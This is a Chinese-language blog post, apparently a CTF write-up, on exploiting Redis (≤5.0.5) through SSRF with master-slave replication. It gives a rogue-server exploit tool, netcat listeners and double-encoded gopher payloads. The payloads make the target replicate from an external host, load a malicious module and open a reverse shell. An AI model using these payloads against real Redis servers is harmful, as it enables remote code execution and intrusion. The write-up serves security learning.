Redis的RCE漏洞

原创

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分类专栏： Web 文章标签： redis web

本文链接：https://blog.csdn.net/wanmiqi/article/details/113801513

前言

做ssrf时碰到个redis的主从复制（[网鼎杯 2020 玄武组]SSRFMe）

writeup

```php
<?php
if($_SERVER['REMOTE_ADDR']==="127.0.0.1"){
  highlight_file(__FILE__);
}
if(isset($_POST['file'])){
  file_put_contents($_POST['file'],"<?php echo 'redispass is root';exit();".$_POST['file']);
}
```

给了redis的密码 root 我们来试试主从复制反弹shell

(A exploit for Redis(<=5.0.5) RCE)

```
git clone https://github.com/n0b0dyCN/redis-rogue-server
```

```
midi@kali:~/ssrf/redis-rogue-server$ python3 redis-rogue-server.py -h
 _____           _ _____                         _____
|  __ \         | (_)  __ \                       /  ___|
| |_/ /___   __| |_| |  \/ ___   __ _ _   _  ___  \ `--.  ___ _ ____   _____ _ __
|    // _ \ / _` | | | __ / _ \ / _` | | | |/ _ \  `--. \/ _ \ '__\ \ / / _ \ '__|
| |\ \  __/| (_| | | |_\ \ (_) | (_| | |_| |  __/ /\__/ /  __/ |   \ V /  __/ |
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                                 __/ |
                                |___/

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Usage: redis-rogue-server.py [options]

Options:
  -h, --help            show this help message and exit
  --rhost=REMOTE_HOST   target host
  --rport=REMOTE_PORT   target redis port, default 6379
  --lhost=LOCAL_HOST    rogue server ip
  --lport=LOCAL_PORT    rogue server listen port, default 21000
  --exp=EXP_FILE        Redis Module to load, default exp.so
  -v, --verbose         Show full data stream
midi@kali:~/ssrf/redis-rogue-server$
```


先监听外网服务器本机监听 6379

```
nc -lvvp 6379
```

之后 执行

```
python3 redis-rogue-server.py --rhost 127.0.0.1 --lhost 外网ip
```

默认端口号为21000

接下来payload


```
设置目录
gopher://0.0.0.0:6379/_auth root
config set dir /tmp/
quit
二次编码后:
gopher://0.0.0.0:6379/_auth%2520root%250aconfig%2520set%2520dir%2520%252ftmp%252f%250aquit

gopher://0.0.0.0:6379/_auth root
config set dbfilename exp.so
slaveof 外网ip 21000
quit
二次编码后:
gopher://0.0.0.0:6379/_auth%2520root%250Aconfig%2520set%2520dbfilename%2520exp.so%250Aslaveof%25208.8.8.8%252021
000%250Aquit

导入模块
gopher://0.0.0.0:6379/_auth root
module load /tmp/exp.so
system.rev 外网ip 6663
quit
二次编码后:
gopher://0.0.0.0:6379/_auth%2520root%250Amodule%2520load%2520/tmp/exp.so%250Asystem.rev%25208.8.8.8%25206663%250
Aquit
```

导入模板前监听 6663

等上传完成后反弹到shell



参考

浅析Redis中SSRF的利用
[网鼎杯 2020 玄武组]SSRFMe